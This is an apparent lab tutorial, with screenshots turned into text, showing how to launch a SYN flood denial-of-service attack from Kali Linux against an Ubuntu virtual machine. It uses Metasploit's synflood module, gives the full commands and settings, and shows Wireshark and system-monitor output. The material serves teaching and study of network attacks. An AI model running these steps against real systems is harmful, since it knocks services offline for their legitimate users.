Distributed Denial Of Service Attack

Objective :-

To disrupt the normal operation of a targeted online service by overwhelming it with a flood of traffic, making it unavailable to legitimate users. The goal is to cause a denial-of-service, eventing the target from functioning correctly.


Requirements :-

- VirtualBox
- Kali Linux (Attacker)
- Ubuntu (Target)
- Host-only Network
- Wireshark
- Browser

Procedure :-

1.Go to browser & download Ubuntu iso file from the link below :

https://ubuntu.com/download/desktop



google.com/search?q=ubuntu+desktop+download

ubuntu desktop download

Download Ubuntu Desktop
Ubuntu 24.04.2 LTS · New Desktop installer with support for autoinstall · New App Center and Firmware Updater applications · GNOME 46 with support for quarter ...


Alternative downloads
You need a BitTorrent client on your computer to enable this ...

Install Ubuntu Desktop
Install Ubuntu Desktop · 1. Overview · 2. Download an ...

Virtual machine
You can download an Ubuntu image here. Make sure to save ...

Desktop
All you need to know about the fast, free, and user-friendly Ubuntu ...

Install Ubuntu on a Raspberry Pi
... Ubuntu Pro. Download Ubuntu Desktop 24.04.2 LTS 2.6GB ...



ubuntu.com/download/desktop

Download Ubuntu Desktop

The open source desktop operating system that powers millions of PCs and laptops around the world. Find out more about Ubuntu's features and how we support developers and organisations below.


Ubuntu 24.04.2 LTS

The latest LTS version of Ubuntu, for desktop PCs and laptops. LTS stands for long-term support — which means five years of free security and maintenance updates, extended up to 12 years with Ubuntu Pro.

Intel or AMD 64-bit architecture — Download 5.9GB


For other versions of Ubuntu Desktop including torrents, the network installer, a list of local mirrors and past releases check out our alternative downloads.

2.Go to VirtualBox & create new virtual machine with name ubuntu by giving all necessary details :



Create Virtual Machine

Name and Operating System
Name: Ubuntu
Folder: C:\Users\harsh\VirtualBox VMs
ISO Image: C:\Users\harsh\Downloads\ubuntu-24.04.2-desktop-amd64.iso
Edition:
Type: Linux
Subtype: Ubuntu
Version: Ubuntu (64-bit)
☐ Skip Unattended Installation



General
Name: Ubuntu
Operating System: Ubuntu (64-bit)

System
Base Memory: 4096 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: Nested Paging, KVM Paravirtualization

Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled

Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] ubuntu-24.04.2-desktop-amd64.iso (5.91 GB)
Controller: SATA
SATA Port 0: Ubuntu.vdi (Normal, 25.00 GB)


Audio
Host Driver: Default
Controller: ICH AC97

Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)


USB
USB Controller: OHCI, EHCI
Device Filters: 0 (0 active)

Shared folders
None

3.Note down the IP addresses of both Kali Linux & Ubuntu with “ifconfig” command :



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.173  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 fe80::f51:7036:5020:b5b7  prefixlen 64  scopeid 0x20<link>
        inet6 2401:4900:4b34:412d:3ffc:aaef:b3f4:191a  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:d1:f8:5d  txqueuelen 1000  (Ethernet)
        RX packets 120  bytes 84232 (82.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 77  bytes 41309 (40.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ 
```




```
ubuntu@ubuntu-VirtualBox:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.43.251  netmask 255.255.255.0  broadcast 192.168.43.255
        inet6 2401:4900:4d04:4189:a00:27ff:febd:b8b7  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::a00:27ff:febd:b8b7  prefixlen 64  scopeid 0x20<link>
        inet6 2401:4900:4d04:4189:4be3:46be:2f98:d590  prefixlen 64  scopeid 0x0<global>
        ether 08:00:27:bd:b8:b7  txqueuelen 1000  (Ethernet)
        RX packets 136241  bytes 185039984 (185.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 54193  bytes 4588615 (4.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 766  bytes 78751 (78.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 766  bytes 78751 (78.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

ubuntu@ubuntu-VirtualBox:~$
```

Kali Linux : 192.168.43.173


Ubuntu : 192.168.43.251

4.Open the terminal n Kaii Linux & shift t root terminal by using “sudo su” command :



```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# 
```


5.Open new terminal & perform basic port scan using “nmap <target-ip>” :



```
┌──(kali㉿kali)-[~]
└─$ nmap 192.168.43.251
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-30 05:43 EDT
Nmap scan report for ubuntu-VirtualBox (192.168.43.251)
Host is up (0.00054s latency).
All 1000 scanned ports on ubuntu-VirtualBox (192.168.43.251) are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:BD:B8:B7 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds

┌──(kali㉿kali)-[~]
└─$ 
```


This will scan 1000 ports on ubuntu-VirtualBox (192.168.43.251).

6.Run Metasploit using “msfconsole” command :



```
└─# msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again

| Session one died of dysentery. |

Press ENTER to size up the situation
```


7.Search for the synchronization in msfconsole using “search syn flood” :



```
msf6 > search syn flood

Matching Modules
================

   #  Name                      Disclosure Date  Rank    Check  Description
   -  ----                      ---------------  ----    -----  -----------
   0  auxiliary/dos/tcp/synflood  .                normal  No     TCP SYN Flooder

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/synflood

msf6 > 
```

The synchronization search gives you modules to interact by name or index.


8.Interact with a module 0 by using “use 0” , so that you can obtain options with “show options” command :



```
msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data


View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > 
```


This will show us multiple options of the module.

9.Set the Rhosts with target IP address :




```
msf6 auxiliary(dos/tcp/synflood) > set Rhosts 192.168.43.251
Rhosts ⇒ 192.168.43.251
msf6 auxiliary(dos/tcp/synflood) > 
```

10.Set the Shost with attackers IP address :




```
msf6 auxiliary(dos/tcp/synflood) > set Shost 192.168.43.173
Shost ⇒ 192.168.43.173
msf6 auxiliary(dos/tcp/synflood) > 
```

11.Run the module by using “run” command :




```
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
[*] SYN flooding 192.168.43.251:80 ...
```

12.Open wireshark application & select “eth0” network to observe the requests & acknowledgements of attacker, target :


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
6:07

```
No.   Time          Source          Destination     Protocol Length Info
22759 35.646644716  192.168.43.251  192.168.43.173  TCP      60 80 → 14011 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22760 35.647727194  192.168.43.173  192.168.43.251  TCP      54 23444 → 80 [SYN] Seq=0 Win=1869 Len=0
22761 35.647971256  192.168.43.251  192.168.43.173  TCP      60 80 → 23444 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22762 35.649138350  192.168.43.173  192.168.43.251  TCP      54 19488 → 80 [SYN] Seq=0 Win=1680 Len=0
22763 35.649447798  192.168.43.251  192.168.43.173  TCP      60 80 → 19488 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22764 35.651031934  192.168.43.173  192.168.43.251  TCP      54 15009 → 80 [SYN] Seq=0 Win=2434 Len=0
22765 35.651380478  192.168.43.251  192.168.43.173  TCP      60 80 → 15009 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22766 35.653172134  192.168.43.173  192.168.43.251  TCP      54 52751 → 80 [SYN] Seq=0 Win=3155 Len=0
22767 35.653723284  192.168.43.251  192.168.43.173  TCP      60 80 → 52751 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22768 35.655121619  192.168.43.173  192.168.43.251  TCP      54 39112 → 80 [SYN] Seq=0 Win=3973 Len=0
22769 35.656321367  192.168.43.251  192.168.43.173  TCP      60 80 → 39112 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
22770 35.656870948  192.168.43.173  192.168.43.251  TCP      54 64606 → 80 [SYN] Seq=0 Win=2889 Len=0

› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on in
› Ethernet II, Src: OppoMobileTe_8f:4f:77 (c0:2e:25:8f:4f:77), Dst: Broadc
› Address Resolution Protocol (request)

0000  ff ff ff ff ff ff c0 2e  25 8f 4f 77 08 06 00 01
0010  08 00 06 04 00 01 c0 2e  25 8f 4f 77 c0 a8 2b 01
0020  00 00 00 00 00 00 c0 a8  2b ea 00 00 00 00 00 00
0030  00 00 00 00 00 00 00 00  00 00 00 00

eth0: <live capture in progress>    Packets: 22770    Profile: Default
```


13.Open terminal in Ubuntu & enter the command “gnome-system-monitor” :



```
ubuntu@ubuntu-VirtualBox:~$ gnome-system-monitor
```

This will allow you to monitor system actions.


14.Go to resources tab where you can observe the flow of network :



```
CPU1 22.2%                CPU2 26.9%
Memory                    Swap
1.2 GB (28.9%) of 4.1 GB  0 bytes (0.0%) of 4.1 GB
Cache 1.1 GB
Receiving       33.7 KiB/s   Sending     33.7 KiB/s
Total Received  13.4 MiB     Total Sent  11.7 MiB
Reading     0 bytes/s        Writing        23.7 KiB/s
Total Read  1.6 GiB          Total Written  122.1 MiB
```

You can observe the network is up while the module is running.

15.Use ctrl+c to stop the module and observe the network flow :




```
Interact with a module by name or index. For example info 0, use 0 or use auxi

msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimite
   RHOSTS                      yes       The target host(s), see https://docs.
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else ra
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set Rhosts 192.168.43.251
Rhosts => 192.168.43.251
msf6 auxiliary(dos/tcp/synflood) > set Shost 192.168.43.173
Shost => 192.168.43.173
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA class PCAPRUB::Pcap
[*] SYN flooding 192.168.43.251:80 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > |
```

```
No.   Time           Source                   Destination     Protocol Length
66143 216.857388253  192.168.43.251           192.168.43.173  TCP      68
66144 216.858518488  192.168.43.173           192.168.43.251  TCP      54
66145 216.858831549  192.168.43.251           192.168.43.173  TCP      68
66146 216.860523374  192.168.43.173           192.168.43.251  TCP      54
66147 216.861041955  192.168.43.251           192.168.43.173  TCP      68
66148 217.723073087  OppoMobileTe_8f:4f:...   Broadcast       ARP      60
66149 232.858199275  OppoMobileTe_8f:4f:...   Broadcast       ARP      60

› Frame 1: 60 bytes on wire (480 bits),
› Ethernet II, Src: OppoMobileTe_8f:4f:
› Address Resolution Protocol (reply)

0000  e4 a7 a0 f5 e5 b0 c0 2e  25 8f 4
0010  08 00 06 04 00 02 c0 2e  25 8f 4
0020  c4 a7 a0 f5 c5 b0 c0 a8  2b ca 8
0030  00 00 00 00 00 00 00 00  00 00 0

eth0: <live capture in progress>    Packets: 66149    Profile: Default
```

```
CPU1 38.1%                CPU2 41.6%
Memory                    Swap
1.2 GB (29.1%) of 4.1 GB  0 bytes (0.0%) of 4.1 GB
Cache 1.1 GB
Receiving       0 bytes/s    Sending     0 bytes/s
Total Received  14.1 MiB     Total Sent  12.5 MiB
Reading     0 bytes/s        Writing        0 bytes/s
Total Read  1.6 GiB          Total Written  122.3 MiB
```

You can observe the network flow gets down when the module stops running.

16.Again enter “run” command :




```
msf6 > use 0
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimite
   RHOSTS                      yes       The target host(s), see https://docs.
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else ra
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new

View the full module info with the info, or info -d command.

msf6 auxiliary(dos/tcp/synflood) > set Rhosts 192.168.43.251
Rhosts => 192.168.43.251
msf6 auxiliary(dos/tcp/synflood) > set Shost 192.168.43.173
Shost => 192.168.43.173
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning:
[*] SYN flooding 192.168.43.251:80 ...
^C[-] Stopping running against current target ...
[*] Control-C again to force quit all targets.
[*] Auxiliary module execution completed
msf6 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.43.251
[*] SYN flooding 192.168.43.251:80 ...
```

```
No.   Time           Source          Destination     Protocol Length
73097 283.514208853  192.168.43.251  192.168.43.173  TCP      60
73098 283.515026500  192.168.43.173  192.168.43.251  TCP      54
73099 283.516221984  192.168.43.251  192.168.43.173  TCP      60
73100 283.517407293  192.168.43.173  192.168.43.251  TCP      54
73101 283.518111110  192.168.43.251  192.168.43.173  TCP      60
73102 283.518891976  192.168.43.173  192.168.43.251  TCP      54
73103 283.519524619  192.168.43.251  192.168.43.173  TCP      60

› Frame 1: 60 bytes on wire (480 bits),   0000  e4 a7 a0 f5 e5 b0 c0 2e  25 8f 41
› Ethernet II, Src: OppoMobileTe_8f:4f:   0010  08 00 06 04 00 02 c0 2e  25 8f 41
› Address Resolution Protocol (reply)     0020  e4 a7 a0 f5 e5 b0 c0 a8  2b ea 00
                                          0030  00 00 00 00 00 00 00 00  00 00 00

eth0: <live capture in progress>   Packets: 73103   Profile: Default
```

